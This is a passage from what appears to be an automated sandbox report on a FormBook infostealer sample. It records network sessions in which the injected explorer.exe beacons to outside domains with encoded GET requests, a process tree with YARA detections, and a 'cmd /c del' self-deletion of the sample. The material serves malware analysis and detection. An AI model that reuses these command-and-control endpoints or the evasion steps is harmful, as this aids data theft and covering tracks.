79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49741	50.87.238.189	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 10:09:57.556418896 CEST	9008	OUT	GET /dy8g/?9rrLUp1=iVPDfBhYBy5JvywJlu7/jTaNaIK/WCHUrbFXeojMH/nMVdHPbpxjQuq5aGN6jhO1pTuT&sxlxj=RL30W HTTP/1.1 Host: www.tinsley.website Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 10:09:57.743305922 CEST	9008	IN	HTTP/1.1 404 Not Found Date: Thu, 22 Jul 2021 08:09:57 GMT Server: Apache Content-Length: 315 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL was not found on this server. Additionally, a 404 Not Founde rror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49742	217.160.0.254	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 10:10:02.959182978 CEST	9009	OUT	GET /dy8g/?9rrLUp1=XQ+IsuOG6xtA2RDWfBD5IRfVZekOdoA9gy19PVXp7eWYHk3qJ48ISdkxrcmrsJaPDNZD&sx lxj=RL30W HTTP/1.1 Host: www.surivaganza.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jul 22, 2021 10:10:03.012269020 CEST	9010	IN	HTTP/1.1 404 Not Found Content-Type: text/html Content-Length: 619 Connection: close Date: Thu, 22 Jul 2021 08:10:03 GMT Server: Apache Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 30 20 54 72 61 6e 73 69 74 69 6f 6e 61 6c 2f 2f 45 4e 22 0d 0a 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 54 52 2f 78 68 74 6d 6c 31 2f 44 54 44 2f 78 68 74 6d 6c 31 2d 74 72 61 6e 73 69 74 69 6f 6e 61 6c 2e 64 74 64 22 3e 0d 0a 3c 68 74 6d 6c 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 77 77 77 2e 77 33 2e 6f 72 67 2f 31 39 39 39 2f 78 68 74 6d 6c 22 20 78 6d 6c 3a 6c 61 6e 67 3d 22 65 6e 22 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 20 20 20 3c 68 65 61 64 3e 0d 0a 20 20 20 20 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 72 20 34 30 34 20 2d 20 4e 6f 74 20 66 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0d 0a 20 20 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 61 63 68 65 2d 63 6f 6e 74 72 6f 6c 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 2d 63 61 63 68 65 22 20 2f 3e 0d 0a 20 20 20 3c 2f 68 65 61 64 3e 0d 0a 20 20 20 3c 62 6f 64 79 20 73 74 79 6c 65 3d 22 66 6f 6e 74 2d 66 61 6d 69 6c 79 3a 61 72 69 61 6c 3b 22 3e 0d 0a 20 20 09 3c 68 31 20 73 74 79 6c 65 3d 22 63 6f 6c 6f 72 3a 23 30 61 33 32 38 63 3b 66 6f 6e 74 2d 73 69 7a 65 3a 31 2e 30 65 6d 3b 22 3e 45 72 72 6f 72 20 34 30 34 20 2d 20 4e 6f 74 20 66 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 09 3c 70 20 73 74 79 6c 65 3d 22 66 6f 6e 74 2d 73 69 7a 65 3a 30 2e 38 65 6d 3b 22 3e 44 69 65 20 61 6e 67 65 67 65 62 65 6e 65 20 53 65 69 74 65 20 6b 6f 6e 6e 74 65 20 6e 69 63 68 74 20 67 65 66 75 6e 64 65 6e 20 77 65 72 64 65 6e 2e 3c 2f 70 3e 0d 0a 20 20 20 3c 2f 62 6f 64 79 3e 0d 0a 20 20 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN""http://www.w3.org/TR/xhtml1/DTD/xht ml1-transitional.dtd"><html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> <head> <title>Error 404 - Not found</title> <meta http-equiv="Content-Type" content="text/html; charset=utf-8" /> <meta http-equiv="cache-control" content="no-cache" /> </head> <body style="font-family:arial;"> Error 404 - Not found Die angegebene Seite konnte nicht gefunden werden. </body> </html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49743	50.87.248.20	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 10:10:13.489747047 CEST	9011	OUT	GET /dy8g/?9rrLUp1=dI9eO6GEnVuhhF2IZBGZI9CJMc/scmM0Fs5NmUifzPq1VUdHCmcaYQjC6cJJVTF2eMwa&sx lxj=RL30W HTTP/1.1 Host: www.matcitekids.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jul 22, 2021 10:10:13.687524080 CEST	9012	IN	HTTP/1.1 500 Internal Server Error Date: Thu, 22 Jul 2021 08:10:13 GMT Server: Apache Content-Length: 677 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 35 30 30 20 49 6e 74 65 72 6e 61 6c 20 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 49 6e 74 65 72 6e 61 6c 20 53 65 72 76 65 72 20 45 72 72 6f 72 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 73 65 72 76 65 72 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 61 6e 20 69 6e 74 65 72 6e 61 6c 20 65 72 72 6f 72 20 6f 72 0a 6d 69 73 63 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 61 6e 64 20 77 61 73 20 75 6e 61 62 6c 65 20 74 6f 20 63 6f 6d 70 6c 65 74 65 0a 79 6f 75 72 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 70 3e 50 6c 65 61 73 65 20 63 6f 6e 74 61 63 74 20 74 68 65 20 73 65 72 76 65 72 20 61 64 6d 69 6e 69 73 74 72 61 74 6f 72 20 61 74 20 0a 20 77 65 62 6d 61 73 74 65 72 40 6d 61 74 63 69 74 65 6b 69 64 73 2e 6d 61 74 63 69 74 65 2e 63 6f 6d 20 74 6f 20 69 6e 66 6f 72 6d 20 74 68 65 6d 20 6f 66 20 74 68 65 20 74 69 6d 65 20 74 68 69 73 20 65 72 72 6f 72 20 6f 63 63 75 72 72 65 64 2c 0a 20 61 6e 64 20 74 68 65 20 61 63 74 69 6f 6e 73 20 79 6f 75 20 70 65 72 66 6f 72 6d 65 64 20 6a 75 73 74 20 62 65 66 6f 72 65 20 74 68 69 73 20 65 72 72 6f 72 2e 3c 2f 70 3e 0a 3c 70 3e 4d 6f 72 65 20 69 6e 66 6f 72 6d 61 74 69 6f 6e 20 61 62 6f 75 74 20 74 68 69 73 20 65 72 72 6f 72 20 6d 61 79 20 62 65 20 61 76 61 69 6c 61 62 6c 65 0a 69 6e 20 74 68 65 20 73 65 72 76 65 72 20 65 72 72 6f 72 20 6c 6f 67 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 35 30 30 20 49 6e 74 65 72 6e 61 6c 20 53 65 72 76 65 72 20 45 72 72 6f 72 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>500 Internal Server Error</title></head><body> Internal Server Error The server encountered an internal error ormisconfiguration and was unable to completeyour request. Please contact the server administrator at webmaster@matcitekids.matcite.com to inform them of the time this error occurred, and the actions you performed just before this error. More information about this error may be availablein the server error log. Additionally, a 500 Internal Server Errorerror was encountered while trying to use an ErrorDocument to handle the request. </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wREFu91LXZ.exe PID: 5912 Parent PID: 5556

General

Start time:	10:08:21
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\wREFu91LXZ.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\wREFu91LXZ.exe'
Imagebase:	0x400000
File size:	177125 bytes
MD5 hash:	686DC98567009E47EAC88E95804B9DDE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000001.00000002.230049818.00000000021A0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000001.00000002.230049818.00000000021A0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000001.00000002.230049818.00000000021A0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: wREFu91LXZ.exe PID: 492 Parent PID: 5912

General

Start time:	10:08:22
Start date:	22/07/2021
Path:	C:\Users\user\Desktop\wREFu91LXZ.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\wREFu91LXZ.exe'
Imagebase:	0x400000
File size:	177125 bytes
MD5 hash:	686DC98567009E47EAC88E95804B9DDE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.283872070.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.283872070.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.283872070.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.284026050.0000000000540000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.284026050.0000000000540000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.284026050.0000000000540000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000001.227451103.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000001.227451103.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000001.227451103.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000003.00000002.284250937.00000000009D0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000003.00000002.284250937.00000000009D0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000003.00000002.284250937.00000000009D0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 3388 Parent PID: 492

General

Start time:	10:08:27
Start date:	22/07/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff714890000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.273287950.0000000006399000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.273287950.0000000006399000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.273287950.0000000006399000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: msiexec.exe PID: 5256 Parent PID: 3388

General

Start time:	10:08:47
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\msiexec.exe
Imagebase:	0x80000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.486466512.0000000000430000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.486466512.0000000000430000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.486466512.0000000000430000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.487707401.0000000004060000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.487707401.0000000004060000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.487707401.0000000004060000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.487516890.0000000002A10000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.487516890.0000000002A10000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.487516890.0000000002A10000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6084 Parent PID: 5256

General

Start time:	10:08:52
Start date:	22/07/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\wREFu91LXZ.exe'
Imagebase:	0xbd0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 3728 Parent PID: 6084

General

Start time:	10:08:53
Start date:	22/07/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff778f00000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis

